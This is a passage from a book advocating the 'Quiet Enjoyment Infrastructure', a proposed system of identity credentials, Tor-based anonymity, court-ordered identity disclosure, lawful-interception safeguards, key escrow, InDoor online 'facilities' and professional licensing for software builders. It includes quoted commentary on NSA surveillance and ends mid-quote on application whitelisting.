It's good old Tor anonymization software. After you've eliminated all the internal tracking mechanisms, you still need to obscure your IP address. Tor, or other onion routing software, is therefore part of the viewer software.



Tor stands for The Onion Router. Originally sponsored by the Electronic Frontier

Foundation using technology developed for the U.S. Navy, the Tor client, which is built into Dorren client software that presents InDoor spaces, routes Internet traffic through a global network of onion router servers that hide the user's IP address and location from anyone that might conduct network surveillance or traffic analysis.

Onion routing is designed to make it difficult to trace outdoor activity, including "visits to Web sites, online posts, instant messages and other communication forms.", to those who take advantage of it⁸⁵ It's called "onion routing" because of the way the data is encrypted at each independently-operated node, as suggested by the layers of an onion. If one node is compromised, it's assumed that at least one other node will not be.

Perhaps we will introduce an Onion Router Sysadmin Professional License, with the first qualification being that the candidate has never had anything to do with the United States National Security Agency.

Summing It Up

Doing things InDoors eliminates one source of fingersteps information. The ZK Credentials and Rental Credentials and Relationship Credentials take care of another. Finally there's Tor to sweep clean those last traces of your travels around the world's information infrastructure. And still, there is accountability, not through back door tricks but through due process. Let's now take a look at how the Accountability Component portion of the Quiet Enjoyment Infrastructure accomplishes that.

*To see the current state of development of
The Personal Information Ownership Component*

*...and to learn how your
experience with zero knowledge proofs*

*might be put to use in its development, please go to the Personal Information
Ownership Component Development Office at osmio.ch*

THE ACCOUNTABILITY COMPONENT

Question 6 *We value anonymity, but at the same time we want others to be accountable. What happens when someone whose privacy is protected anonymously harms me, my community or my country?*

Answer 6 The Accountability Component

As QEI must protect your privacy, it also must protect your right to recourse if you are harmed by someone whose privacy is similarly protected. Law enforcement must be able to seek a court order to intercept communications when a legitimate court deems it necessary to protect public safety. The Accountability Component ensures that due process prevails even in jurisdictions that are not known for adherence to due process.

Privacy for Me, Accountability for You

As we have noted, everyone wants anonymity for themselves, and everyone wants others to be accountable for their actions. We also discussed accountable anonymity, the practice of separating the credential(s) you use from your Digital Birth Certificate or other foundational certificate and the personal information in it, comparing it to the separation of automobile registration information from driver licensing information. Anyone can see your car's license plate, but others on the roadway only get to know your name and address if a right to know and a need to know is legally established, as when you've been in an accident.

The Accountability Component of the Quiet Enjoyment Infrastructure spells out the circumstances under which (to adapt a phrase from corporation law) your "veil of anonymity" can be penetrated.

Let's start with the simplest case: commenting on a blog story. You want to reply to the blogger or to other commenters in public, but you want to post under a pseudonym to avoid disclosing your identity to everyone else who reads the blog, including the bots that tirelessly harvest such information from the millions of postings on thousands of blogs.

Some bloggers permit anonymous comments provided that the commenter uses the pseudonym "Anonymous Coward," which tends to limit the number of such postings. Others require posting under a handle, which can easily be concocted and registered for the occasion. Sometimes the blogger will require the usual weak ID check, a validation message with a link or code sent to the commenter's email address—another practice that tends to limit a blog's commenting activity. And antisocial trolls tend to have an inventory

of untraceable Hotmail or Ymail accounts.

The inevitable degradation of blogs by these jerks is the smaller part of the concern. What happens when one of them defames you anonymously in public? Where do you send the cease-and-desist letter, the demand for a retraction and apology, the notice of intent to sue?

QEI's Accountability Component addresses the problem with accountable anonymity. Whether a blog is established in an indoor online space or in traditional outdoor Web space, the blogger has a number of options to choose from:

- Automatically sign a commenter's PersonalNDA and request a license to know the commenter's natural name. The commenter's natural name is then programmatically retrieved from his MOI but it is not posted with the comment. Only the blogger is licensed to have that information; the blogger may not disclose it to anyone else.
- The contingent license: same as previous, but the license is not used and the name is not disclosed unless the blogger decides there is cause to retrieve it any time after the comment is entered.
- Require a digital signature from the PEN of a credential of minimum identity quality; the signature itself does not appear on the posting.
- Require publication of the identity quality score alongside the comment, with links that allow anyone to sign the commenter's PersonalNDA and request a license to view name, image, or other information.

Beyond blog commenting, plenty of examples can be cited where some level of explicit accountability might be needed among private parties. Operators of social networks for children need to know at least the age, gender and Enrollment Practices score of participants, without requiring participants to identify themselves to each other. Those who provide industry portals will need a way to establish recourse when things don't go as planned among participants.

Court Ordered Identity Disclosure

In settings where disclosure is not provided for with such contingent licensing or other previous arrangements that are built into the interaction, the Authenticity Infrastructure keeps the connection between the identity you use and the contents of your foundational certificate hidden. But the connection can be disclosed, if due process calls for it. A court order is required to compel disclosure of a subject's identity information by the Osmio Vital Records Department.

But which court? Can the City of Osmio honor any piece of paper postmarked from anywhere in the world purporting to be a court order? Just to get a handle on the scale of the challenge we sought an answer to the question, "How many bona fide courts of law are there in the world?"

An answer on Yahoo! from a lawyer in the state of Arizona in the U.S. underscores the size of the problem. “If you are asking about the first part — all the courts in Arizona — I am not sure how to find that out. Because, just about every city has a municipal court. Then, there are county courts and within the county court system there are divisions: Criminal, Civil, Juvenile, Probate. (Get the idea?)”

In its 2013 edition the *World Cities Database* provides information on 3,156,377 municipalities. If only 1 in 10 of them has a municipal court, we have over 300,000 legitimate potential sources of court orders.

And so the City of Osmio will have its own juries to judge the legitimacy of each court order. Anyone with a minimum Identity Quality score may be chosen at random to serve on a jury, which convenes only online, of course. The jury will be provided with a scanned image of the court order and any supporting information.

So much for the more or less civilized world of private-party disclosure of identity. Now let's acknowledge the elephant in the room, the Big Brother issue.

It's More about Authenticity than Confidentiality

In the latter half of 2013, Edward Snowden's disclosures have everyone talking about government intrusion on private encrypted communication. Before we get into that, keep in mind that encryption in QEI is mostly about its role in digital signatures. Encryption of files and messages is certainly enabled by the Quiet Enjoyment Infrastructure, but QEI is much more about authenticity than confidentiality.

Let's also keep in mind that our source of public authority, the City of Osmio, has nothing to do with the public authority that the U.S. National Security Agency and its partners in the governments of the U.K., France, Canada, Australia, and New Zealand wrongly or rightly claim supports their widespread interception and decryption of private communications. It's not as though we have any influence on the policy of governments other than that of Osmio.

However, QEI can inform suggested solutions to the very real and very alarming problem of a rogue government agency doing what rogue government agencies do, that is, amassing new and illegal power under the pretense of protecting its citizenry. Indeed, “Everybody Wants to Rule the World.” Especially the NSA.

So let's suggest ways that the use of the Quiet Enjoyment Infrastructure could refocus government security agencies on protecting people instead of pretending to protect people while doing something else.

Lawful Interception

When is it okay to surreptitiously intrude upon private communication? Government policies are all over the map. At one extreme we have Canada, where complete freedom of encryption has spawned a small industry providing cryptographic products and services that cannot be exported from the United States. At the other extreme we have the United Kingdom, which passed the draconian Regulation of Investigatory Powers (RIP) Bill. RIP gives any police department the right to demand that a private communication be

decrypted or a private encryption key be handed over. The legislation clearly breaches human rights standards under the European Convention on Human Rights. American technologists who were aware of the U.K.'s RIP considered themselves fortunate to at least have "freedom of encryption," if not freedom to make and sell cryptographic products. Then the National Security Agency revelations of 2013, particularly the disclosure on September 5, 2013, of NSA's breaking of popular encryption methods, dispelled that fortunate feeling.

The European Telecommunications Standards Institute has been considered a leader in defining appropriate criteria for lawful interception. In ETSI's words,

Lawful interception plays a crucial role in helping law enforcement agencies to combat criminal activity. Lawful Interception of public telecommunications systems in each country is based on national legislation in that country. The purpose of standardization of lawful interception in ETSI is to facilitate the economic realization of lawful interception that complies with the national and international conventions and legislation.

But while ETSI was debating the fine points of lawful interception, the steady stream of revelations in 2013 about the NSA, the U.K.'s GCHQ, France's Directorate-General for External Security, and other effects of the Edward Snowden disclosures revealed that the snoopers aren't really that concerned about thwarting terrorists. Propublica noted⁸⁶ in September 2013:

The full extent of the N.S.A.'s decoding capabilities is known only to a limited group of top analysts from the so-called Five Eyes: the N.S.A. and its counterparts in Britain, Canada, Australia and New Zealand. Only they are cleared for the Bullrun program, the successor to one called Manassas — both names of American Civil War battles. A parallel GCHQ counterencryption program is called Edgehill, named for the first battle of the English Civil War of the 17th century.

Unlike some classified information that can be parceled out on a strict "need to know" basis, one document makes clear that with Bullrun, "there will be NO 'need to know.' "

"Making it clear that there will be no need to know" makes it clear that the perpetrators of this crime really want what all despots want. They want power. The possibility of abuse of any lawful interception process is obvious. The ability to designate someone as a suspect constitutes a lot of power, and applied on a global scale, that power can be hugely dangerous.

Apprehension of terrorists is just an excuse. And if the pursuit of terrorists requires yielding our freedoms, the terrorists win anyway.

So Let's Just Fix It

Those who lack imagination and insight into the way complex problems are routinely solved fall into the "you can't have security and privacy at the same time" idiocy, as expressed⁸⁷

by *Slate*'s Thomas Rid in September, 2013:

Privacy is fundamental in an open democracy. Without privacy, there is no democracy. Security is also fundamental. Without security, there is no democracy, either. This creates a dilemma: A crucial public good is pitched against a core individual right. No society can maximize both at the same time. The consequence is that we, as a society, have to agree on a compromise,

Everywhere you turn you see systems and devices that optimize two or more features and their benefits in a way that would have seemed impossible had it not actually been done. Just look at your smartphone.

It just takes engineering — by engineers rather than policy wonks or bureaucrats. It takes an effort by those who enjoy applying imagination and discipline to accomplish the impossible — and then enjoy doing it better in version 2.0. Public-minded engineers like Jefferson, Paine, Washington, and Franklin would relish the challenge.

So let's be practical engineers about it. We've learned from centuries of trial and error how effective a system of checks and balances in government can be. Let's keep the emotions aside for a moment and think about how to apply the kinds of checks and balances we have used with branches of national governments.

With the Accountability Component, any authorization of lawful interception, and any actual performance of lawful interception, must be accompanied by an authorization that is digitally signed by the individual officer responsible. The acknowledgement will specify the date that its existence will be subject to public disclosure, with a maximum of 20 years. And so any officer who uses lawful interception will know that there are personal consequences.

Our major concern is to prevent despots from using lawful interception as a means to increase their power and control over people rather than as a tool for legitimate law enforcement. One measure of a country's place on a "totalitarianism scale" is the proportion of suspects to the total population. With Stalin, everyone was suspect.

With the Accountability Component, statistics on lawful interception can be captured using publicly visible algorithms, supervised by boards of knowledgeable citizens, without disclosing any bits of information about the identities of those whose communications are being intercepted.

The portion of the total population that is subject to lawful interception is to be set by law. Let's say that portion is 1%. Everyone, including the officers, will be aware of the current ratio of suspects to citizens.

If the actual proportion of those being monitored to total population were published monthly and made a matter of public policy, a rising percentage would have to be accompanied by an explanation: war, real civil unrest, etc. A rising suspect ratio would be a sign to the population that the leadership has to resort to surveillance too often and perhaps needs to be replaced. A low or declining suspect ratio is a good sign and a credit to the leadership.

Stalin would not have been able to perpetrate his reign of terror if he were compelled to

limit his surveillance to a very specific and small portion of the population. The terror came from the fact that everyone knew that at any moment they and all of their acquaintances could be sent to the gulag.

An Officer's Signature

The initial fear of those who followed the Snowden leaks was that the NSA had made mathematical discoveries that broke AES, RSA, and other encryption/decryption algorithms. Gradually, it became clear that its methods for getting into your encrypted communication are much more mundane than that. According⁸⁸ to Bruce Schneier,

Now that we have enough details about how the NSA eavesdrops on the internet, including today's disclosures of the NSA's deliberate weakening of cryptographic systems, we can finally start to figure out how to protect ourselves...

The NSA deals with any encrypted data it encounters more by subverting the underlying cryptography than by leveraging any secret mathematical breakthroughs. First, there's a lot of bad cryptography out there. If it finds an internet connection protected by MS-CHAP, for example, that's easy to break and recover the key. It exploits poorly chosen user passwords, using the same dictionary attacks hackers use in the unclassified world.

As was revealed today, the NSA also works with security product vendors to ensure that commercial encryption products are broken in secret ways that only it knows about. We know this has happened historically: CryptoAG and Lotus Notes are the most public examples, and there is evidence of a back door in Windows. A few people have told me some recent stories about their experiences, and I plan to write about them soon. Basically, the NSA asks companies to subtly change their products in undetectable ways: making the random number generator less random, leaking the key somehow, adding a common exponent to a public-key exchange protocol, and so on. If the back door is discovered, it's explained away as a mistake. And as we now know, the NSA has enjoyed enormous success from this program...

How do you communicate securely against such an adversary? Snowden said it in an online Q&A soon after he made his first document public: "Encryption works. Properly implemented strong crypto systems are one of the few things that you can rely on."...

Snowden's follow-on sentence is equally important: "Unfortunately, endpoint security is so terribly weak that NSA can frequently find ways around it."

Endpoint means the software you're using, the computer you're using it on, and the local network you're using it in. If the NSA can modify the encryption algorithm or drop a Trojan on your computer, all the cryptography in the world doesn't matter at all. If you want to remain secure against the NSA, you need to do your best to ensure that the encryption can operate unimpeded.

Schneier then offers advice on what to do to protect yourself (two of five points):

Be suspicious of commercial encryption software, especially from large vendors. My guess is that most encryption products from large US companies have NSA-friendly back doors, and many foreign ones probably do as well. It's prudent to assume that foreign products also have foreign-installed backdoors. Closed-source software is easier for the NSA to backdoor than open-source software. Systems relying on master secrets are vulnerable to the NSA, through either legal or more clandestine means.

Try to use public-domain encryption that has to be compatible with other implementations. For example, it's

harder for the NSA to backdoor TLS than BitLocker, because any vendor's TLS has to be compatible with every other vendor's TLS, while BitLocker only has to be compatible with itself, giving the NSA a lot more freedom to make changes. And because BitLocker is proprietary, it's far less likely those changes will be discovered. Prefer symmetric cryptography over public-key cryptography. Prefer conventional discrete-log-based systems over elliptic-curve systems; the latter have constants that the NSA influences when they can.

Trust the math. Encryption is your friend. Use it well, and do your best to ensure that nothing can compromise it. That's how you can remain secure even in the face of the NSA.

Schneier illustrates one reason among many why all InDoor software is open source. Anyone can pick through the code looking for ugly things such as back doors.

InDoor code is digitally signed by a licensed professional building inspector, that is, a code auditor. Why shouldn't we require that of all code, particularly code that runs the security programs in our computers and phones? If every police patrolman is a public officer, individually applying public authority in the performance of his or her job, why shouldn't the NSA require officers to act as officers and as licensed professionals, digitally signing the code for security products upon which we depend? If the software turns out to be corrupt, we know whom to hold responsible.

Of course is unlikely to do anything of the sort, especially as it appears to view us as an enemy that it won't want to aid and abet.

Key Escrow

Lawful interception is invoked for things other than international terrorism. Detectives also want to use it in the normal investigation of drug dealers, embezzlers, human traffickers, money launderers. Should they be allowed to? If so, then access to keys by law enforcement is necessary.

Key escrow, that is, the maintaining of copies of PKI private keys (PENs) and symmetric encryption keys, is a practical necessity for any system where keys protect anything of importance, because a lost private key means loss of important information. And of course if a key pair didn't protect anything of importance then it wouldn't be used in the first place.

When does the escrowed copy of a private key (or "PEN") go from being a necessary safeguard, kept by the Attestation Officer to replace a lost identity device, to an object of the attention of law enforcement? And who is to say that an individual must have an escrowed private key in the first place? Why shouldn't a person be allowed to take a chance of not being able to recover his or her own information?

Some countries will not allow the use of non-escrowed keys. How does that affect a user communicating with someone in a country that does allow non-escrowed keys?

Recall how the PEN Component works. The Osmio VRD Birth Certificate contains the public key of the "root" key pair that identifies the individual. It will be issued according to the desires of its user and the law of the jurisdiction in which it is issued. If a non-escrowed key pair is issued and used, then we must rely upon the integrity of law

enforcement to not automatically suspect its user of doing something illegal. On the other hand, if the user's name pops up in connection with suspicious activity, the fact of the use of a non-escrowed key will be hard to ignore.

In the case of an escrowed key, due process will call for the issuance of a court order for recovery of a private key without notification of its owner.

*To see the current state of development of
The Accountability Component
...and to learn how your
experience in international law and law enforcement
might be put to use in its development, please go to the Accountability
Component Development Office at osmio.ch*

THE INDOORS INFRASTRUCTURE

Highways and Buildings

Recall that the Quiet Enjoyment Infrastructure consists of 12 components that fall into three groups: *People*, *Places* and *Things*:

PEOPLE

- The Authenticity Infrastructure
- The PEN Component
- The Public Authority Component
- The Enrollment Component
- The Identity Reliability Component
- The Personal Information Ownership Component
- The Accountability Component

PLACES

- The InDoors Infrastructure
- The Building Codes Component
- The Indoor Operating System
- The Professional Licensing Component
- The Community Component
- The Public Roadways Component

THINGS

- The Common Vocabulary Infrastructure
- The Common Vocabulary Component

The People components, that is, the Authenticity Infrastructure portion of QEI, are the most relevant to this book's focus on privacy issues. We have dealt with those parts of the

Places part, the InDoors Infrastructure, that are integral to the privacy solution in our discussion of residential facilities (MyOwnHome, MyOwnOffice, MyOwnInformation). We'll briefly summarize the rest of the InDoors Infrastructure and the Common Vocabulary Infrastructure. More detail on those can be found in *Quiet Enjoyment*.

Question 7 *By what standards are we assured that an information facility is habitable, that is, secure and manageable?*

Answer 7 The Building Codes Component

Your information is never secure in a private, cryptographic tunnel if it is exposed at the ends of the tunnel. Indeed, a tunnel can be less secure than the outdoor space around it, because it gives its occupants a false sense of security. Building codes are sets of standards and procedures that ensure the integrity of the virtual buildings that enclose, for example, the ends of tunnels.

Highways and Buildings

Highways and buildings are nicely complementary. While we fondly recall trips to seashore and mountains, in fact people use highways mostly to go from one indoor space to another. Most buildings would be useless without a system of roadways with which people are brought to those buildings.

I am a huge fan of the Internet. The old “information highway” metaphor still fits, and the highway just gets better and better. Sure the Internet has problems; bandwidth, latency, address space, lack of priority of packet forwarding, addressing. As past challenges have been overcome, surely the present ones will as well.⁸⁹ In spite of its problems, the Internet is a sound highway system with plenty of room for growth.

But there is a much bigger set of problems not with the Internet highway system itself but with the assumptions that a highway system—a public facility—can be used for things that a public facility was never designed to do. This set of problems is being overlooked.

The problem has to do with the Internet’s basic nature. It is a public facility. It presents public space. The Internet fails when it is expected to be more than other major public facilities: the interstate highway system, Central Park, Times Square, the open prairie.

The problems are not with the highway, but rather with the assumption that once the highway is built and is smoothly carrying large volumes of traffic, we’re done. In fact, we haven’t really started to build something more important than the highway; we haven’t begun to build the buildings. While we need online facilities with all the benefits of indoor spaces, what we have is a vast collection of roadside stands called “commerce-enabled websites” and detached reception areas called “portals.” We have strained mightily to do the impossible, to make a highway do the job of a building.

It’s time we acknowledged the value of boundaries.

We Don't Have to Love Walls to Need Them

Robert Frost's famous poem "Mending Wall" makes an important and timeless point about the desirability of boundaries. "Something there is that doesn't love a wall." Frost laments society's tendency to want walls, and pokes fun at his neighbor's insistence that humankind is better off for the walls and fences it erects. Frost would be at home with the open rangeland culture of the Internet.

It's comforting to know that people like Robert Frost can grow into mature adulthood believing that we don't need walls. For as much as we *do* need walls, we also need the poet's idealism. We must take steps to ensure that people like Robert Frost are accorded protected spaces where they are free to be poets. Walls are a practical necessity for most human discourse. We don't have to love them.

It's Not About Civil Liberties

The content of the Internet is ungovernable. That has a certain appeal, doesn't it? No government, no boundaries, "information was meant to be free" and all that. It's simplistic, but it's based upon a good principle: public spaces, even regulated public spaces such as roadways, should not impose arbitrary limits on the freedom of their users.

But that does not mean that the facilities to which the highway takes you are ungovernable. The use of buildings is governed by the adoption and enforcement of rules that apply only when you go from outdoor space to indoor space.

We noted that some people regard fencing in the Internet as a bad idea, viewed the same way the open rangeland cowboys once viewed the fencing in of the American West. And we noted that the American West had to be fenced in.

Surprisingly, the First Amendment is often invoked on this issue, as though creating a building and restricting access to it denies constitutional rights to those who are not invited in.

Basic InDoor™ Facilities Specifications

A facility may be considered to be InDoors™ if it meets the following specifications:

1. An InDoor facility is identified by a globally unique Facility ID, registered at the City of Osmio Buildings Department.
2. Each InDoor Facility is at any particular time the responsibility of a Property Manager whose Osmio VRD credential is associated with the Facility ID in a file within the facility itself that is available to anyone who is on that facility's Access Control List. The Property Manager may be an owner, an individual tenant or an individual so designated by an owner or tenant.
3. An InDoor facility carries an occupancy permit, which takes the form of an X.509 certificate containing the Facility ID and signed by the Osmio Buildings Department.

In order for a Certificate Signing Request (CSR) for an Occupancy Permit to be considered by the Buildings Officer, the CSR must be signed by three professionally licensed individuals: a professionally licensed architect, a professionally licensed contractor and a professionally licensed building inspector.

Each InDoor facility shall be accompanied by an Access Control List (ACL) whose contents consist of the public keys or certificate serial numbers of the credentials used by all who are permitted unescorted entry into its InDoor spaces.

A facility also may include public accommodation spaces such as yards, building lobbies, showrooms, retail spaces and anonymous meeting places such as bars. No identity credential is required for entry into a public accommodation, unless its owner or manager specifies otherwise.

Types of InDoor™ Facility

One reason for having measurably reliable identities is to enable people to work and play in confidence in spaces that meet their needs.

There are two types of facility: **Personal Facilities** and **Group Facilities**. Personal facilities include residences, personal offices, dens and living rooms. Group facilities include public office buildings, commercial office buildings, office suites, meeting rooms, filing rooms, and private offices, cafes and bars, schools, retail malls, etc.

Personal Facilities may be entered via a browser, while Group Facilities require the Door™ client program.. Additional requirements that apply to Group Facilities, also called P2P Facilities, will be described after this description of Personal Facilities.

Question 8 *How do we bring the benefits of InDoor spaces to our computers, tablets and phones?*

Answer 8 The InDoor Operating System

We can work around the vulnerabilities of popular operating systems so that the components of QEI provide genuinely secure, manageable, usable and private space inside those operating systems. An even better solution for the long term will be to gracefully exchange the vulnerable and cranky old operating system foundation for a more reliable, secure and manageable one, while keeping most of the familiar user interface and application programming interfaces.

If we were into long titles, we might have called this chapter “The Operating System That Understands Whether You Are Indoors or Outdoors.”

An operating system can either contribute to or detract from Quiet Enjoyment.

For starters, an operating system must obviously be reliable. Dorren™ is an operating environment that allows you not only to build online real-estate facilities with ease, but will make your computer more useful as well because the new operating system “understands” the difference between InDoors and outdoors. In other words, it knows whether you have authenticated yourself in the session and whether you are in an authenticated online environment.

The core of Dorren is not new at all. In fact, it is a combination of elements that “know” what is really required of building codes: Osmium-compliant PEN Component, identity from Identity Reliability Component, and an occupancy permit that is issued in compliance with the Building Codes Component.

Just keep in mind that to make use of InDoor facilities you’ll need to enroll and obtain a Foundational Certificate.

For the time being, you can come InDoors without an Osmium-compliant operating system such as Dorren. You can make use of the other 11 components of the Quiet Enjoyment Infrastructure without an InDoor operating system. Your employees can use any browser that understands digital certificates, operating on any computer with any operating system to get to a code-compliant online facility. We call it the Montaigne principle, living with the living, a necessary but uncomfortable compromise with dismal present realities. Over time the codes will become more stringent, and at some point the building codes will require both hardware and operating system compliance with the Osmium standards.

The Walled Garden

The most secure building in the world should, if possible, be located in a town or city or office park that is guarded by an active police or security force. The perimeter of the yard of a residence should be considered a real boundary and should be supported by substantial security measures, even though it is outdoors. We need Osmium compliance for the whole environment, including the outdoor space that is within the perimeter of the yard or community where we live or work.

The outdoor space, the walled garden, constitutes the operating system environment where we run the familiar applications that we depend upon, in spite of their vulnerabilities. We can’t suspend our use of word processing, spreadsheets, presentation programs, databases, planners, and even email and contact management applications while they are rewritten to work indoors. Unfortunately we will need to do our solitary work at a park bench for awhile. For the next few years anyway we will need to create our files outdoors and share them indoors.

In order to have a workably secure and reliable outdoor space we need a robust, secure platform for our walled garden. We need to look to the family tree of robust operating systems that can serve the purpose. Kernel and userland are to be considered independently on their merits, that is, a kernel from one may be mated, with some effort, with a userland from another. Or we may take some from each. We are not bound by anything other than licensing requirements and practical constraints—we have no

“religious” beliefs about how it has to be.

Some of the candidates are discussed in *Quiet Enjoyment*, the book from which this one was derived.

The InDoors portion of Dorren is well protected, but the walled garden portion should also be as well protected as possible. It should work tightly with cryptographic hardware that is being introduced into computers and should implement the kind of crypto-integrity that is needed to gain the full benefit of the PEN Component. When a secure operating system kernel and the PEN Component are tightly integrated, we have the main parts of Osmium compliance.

Question 9 *Who decides whether a facility is habitable, that is, that it conforms to building codes?*

Answer 9 The Professional Licensing Component

As with physical real estate, our bounded online spaces need qualified architects, contractors, property management people and building inspectors to ensure that they serve our purposes. The Professional Licensing Component provides a system of certification of their professional credentials and of the results of their work. The Professional Licensing Component does the same for the attestation profession and for other professions as well.

Going from What and How to Whom

We've gone into a fair amount of detail on architecture, construction, building inspection and property management with very little about architects, contractors, building inspectors and property managers. Who exactly is going to do all this work? What is the financial incentive that will draw them to one of these new professions?

This component is for those involved with those professions as they apply to non-physical real estate. In other words, it is for people who work with software. Its message will be of particular interest for those who work on their own on open-source software products.

If you work independently with open source software, then perhaps you share this guy's concern:



**How do I get
paid for my
hardwork?**

Or, as *InfoWorld* asked in setting the agenda for the 2009 Open Source Business Conference,

“How do we evolve open-source business models to ensure vendors get paid without resorting to the same lock-in tactics that the proprietary world has used?”

It's a difficult issue. We've hinted at the answer, which, like so much else in the Quiet Enjoyment Infrastructure, is quite old.

That answer is both familiar and obvious, when you think about it. But it requires some stepping back and seeing things in a new context.

So let's step back.

As software professionals, what are we building?

Generally, we're building either routing and switching and traffic-management facilities, or we're building facilities that will be used by specific groups of people for their specific purposes inside bounded spaces.

Isn't the value provided by much of today's software similar to the value provided by an office building or meeting hall or other InDoor space? Aren't we building sets of bounded and designated spaces in which people can work on files and share them with ease and confidence?

Q: What do we build after the highway is built?

A: We build that which highways bring us to, that is, buildings.

If you're working on the outdoor public transport facility, the highway system known as the Internet, then thanks for providing the rest of us with a really great outdoor public

transport system. Please skip ahead to the chapter about the Public Roadways Component.

If on the other hand you're developing that which highways bring people to, that is, buildings, then we have a revenue model for you.

How do real estate professionals ensure that they get paid for their services? They don't "resort to the same lock-in tactics that the proprietary software world has used." Rather, they use *different* lock-in methods to ensure they get paid for their expertise and their hard work.

The proprietary software world uses FUDILI-style lock-in tactics. **Fear, Uncertainty, Doubt, Inauthenticity, Lock-In.**

By contrast, architects, engineers and construction professionals use the openness and authenticity of the **occupancy permit** to ensure that they get paid.

You're probably aware that in almost all jurisdictions, the owner of a new building must ensure that the structure passes a set of inspections before it can be granted an occupancy permit, that is, before it can be used. But did you know that the architect and contractors must also sign off on the issuance of the occupancy permit? Among other things, that means that the architect and contractors will have been paid for their work. Otherwise the owner cannot use the building.

As a designer and builder of online real estate, doesn't that have a certain appeal to you? The paper used for plans of physical buildings is virtually as free as the open source bits used in online buildings. But if you actually want to use that which is built with the plans, you must pay the maker of the plans and the contractor who built from them.

It's not just a standard.

It's the law.

How do we build the open source business model using the principles of physical real estate? What can be imported from one world to the other? And what specific adaptations do we need to make?

When you walk into a building, you have a level of assurance that it will not fall down on you. Is that because you can have confidence in its construction materials?

Well, sure.

When it comes to facilities, technologists naturally tend to focus on the materials science, the nature of the construction materials used.

But there's much more to it than construction materials, of course. If other important aspects of sound building practices are not considered, the result is not a habitable building, no matter how good the materials used in its construction.

Let's take a look at a really superior set of construction materials, to illustrate why good materials do not by themselves make a good building.

Would You Expect a Pile of Construction Materials to Assemble Itself Into a Building?

The inventors of PKI envisioned online spaces where people could share information with complete security from anywhere in the world. And in fact PKI is the heart of our solution to problems of identity theft, malware, phishing attacks, spam, fraud, theft, predation and a multitude of other Internet-related problems.

In 2001 a paper by two eminent cryptographers offered 10 reasons why the construction material called PKI had failed to live up to its promise. Then in the first edition of this book we effectively paraphrased their analysis as “10 reasons why PKI construction materials have failed to assemble themselves into buildings.” An updated version of that chapter appears in this edition’s chapter entitled Does This Fix The Problem?

PKI has not solved our Internet problems for precisely the same reason that concrete and steel had not been effectively deployed to make fifteen story buildings thirty years after their invention. Very simply, construction materials do not assemble themselves into buildings. Professionally licensed architects, contractors, building codes, building permits, occupancy permits—and an understanding of how buildings work—are all essential to the making of useful and secure buildings.

What has this got to do with you, the open source software developer? If you’re making sufficient income from your open source work, the answer will interest you. If you’re looking for a way to get better rewarded from your open source efforts, the answer will interest you even more.

Professional Licenses Provide Non-Manipulative Income Leverage

There is of course at least one big difference between asserting an architect’s or contractor’s or structural engineer’s professional license in the physical world and in the online world. In physical space we have face-to-face meetings with the licensed professional who signs the paperwork. Online we typically do not. And online “paperwork” is not on tangible paper but rather on bits.

So a professional license must be bound to a measurably reliable identity, as represented in an X.509 identity credential. In the “People” part of QEI—the Authenticity Infrastructure—we learned what is involved in establishing a measurably reliable identity; about how the six components of the Authenticity Infrastructure, applied together, result in identity credentials of measurable reliability. We learned about the first professional license, the Attestation Officer Professional License. Attestation Officers perform the higher-quality Digital Birth Certificate enrollments, which result in identity credentials with an Enrollment Quality score of seven or higher.

That higher-quality enrollment is one of eight components of an identity credential that will be bound to the next types of professional license, the Architect’s, Contractor’s, Structural Engineer’s and Building Inspector’s Professional Licenses. In addition to the Enrollment Quality score of seven or higher, the total Identity Quality score of a candidate for the professional licenses of those implementing the InDoors Infrastructure, the buildings professionals, must be 42 or higher.

A good Identity Quality score is necessary but not sufficient, of course. It’s just the

starting point. Even more important are demonstration of competence and evidence of personal integrity.

To learn more about the benefits of a professional license and about what's involved in getting one, go to the Professional Licensing Office at osmio.ch.

OK but...

Having secure InDoor buildings is a good idea, but who is going to occupy them? And more importantly, who will pay for them?

InDoors can solve huge problems for vast numbers of organizations and for the multitudes who work, study and play in their facilities. But of the billions of people who make use of outdoor Internet facilities, approximately zero per cent are aware of the added benefits of using those outdoor facilities to get to InDoor spaces. The number of actual owners and occupants of InDoor spaces would be even smaller if that were possible.

So there is the big question. Where will we find clients to pay for and occupy these online InDoor buildings? Who is going to put themselves under the jurisdiction of the City of Osmio?

It's a marketing question, and we are not Google, Microsoft, Facebook, Oracle or Cisco. We can't fund massive traditional marketing campaigns by putting personal information assets on our balance sheet and then generating billions of dollars of profits from those assets.

Can doing things the right way trump FUDILI in the marketplace (**F**ear, **U**ncertainty, **D**oubt, **I**nauthenticity, **L**ock-In)?

The question can only be answered with another question: Can the audience education process be done right? If so, the answer is the same as the answer to the question, "Can Apache beat Microsoft in the Web server business?"

Apache did it right, and Apache has soundly trounced Microsoft in the Web server business.

We can do the same with QEI and its InDoor approach to facilities.

For starters, we are dealing with a need that is intensely felt by the real decision makers in organizations, that is, the chief executive officers. CEOs are well aware that promises made to their CTOs and CIOs about information technology in general and security solutions in particular have not been met. The cloud revolution provides CEOs with a real catalyst for taking ownership of the one part of the enterprise that has been kept out of their control. CEOs need to be in control of everything that affects the success of their organization, and that includes information technology.

You, the open-source software professional, can help the CEO get there by showing that online facilities can be as understandable and manageable as physical facilities. Together we can show that the starting point for this revolutionary change is with identity. Not identity management but identity. The CEO must be able to know who is touching the lifeblood of the company, that is, its intellectual property, its plans, its customer files, its

order flow.

It's not as though we must struggle to make top decision makers aware of the problems that are caused by doing things outdoors that should be done in buildings. The anxiety of everyone in positions of responsibility over malware, botnets, intrusions and online theft and fraud increases steadily.

Measurably reliable identities accessing resources kept in InDoor spaces will provide CEOs with what they need to know.

Your Competition Opens the Door for You

Existing “solutions” from IT vendors do not provide what the CEO needs. Let’s look at one such solution, “application whitelisting,” to show the inherent advantage you’ll bring.

In whitelisting, a list of “good” sources and executables is made available to clients so that only “good” software is allowed to run on their machines. The whitelisting “solution” illustrates the problem that you and I can solve with sources and executables that are digitally signed by individual licensed professional code auditors, aka professionally licensed building inspectors.

Whitelisting and the Building Inspector’s License

Companies such as Lumension, Faronics, Veracode, Bit9, CoreTrace, McAfee and SignaCert offer application whitelisting services. CoreTrace’s explanation of whitelisting⁹⁰ is representative of the whole group:

IT professionals are tasked with maintaining the integrity, performance and availability of servers, desktops and laptops. Historically, it was nearly impossible for these professionals to keep pace with the rapid proliferation of new applications—especially on Internet-connected systems utilized by end users.

The CoreTrace Reputation Service is a cloud-based service that helps IT and security professionals solve this problem by rapidly identifying, evaluating and classifying applications across all endpoints. By connecting CoreTrace Bouncer to a rich, validated database of billions of known good and known bad applications, the CoreTrace Reputation Service enables Bouncer administrators to immediately:

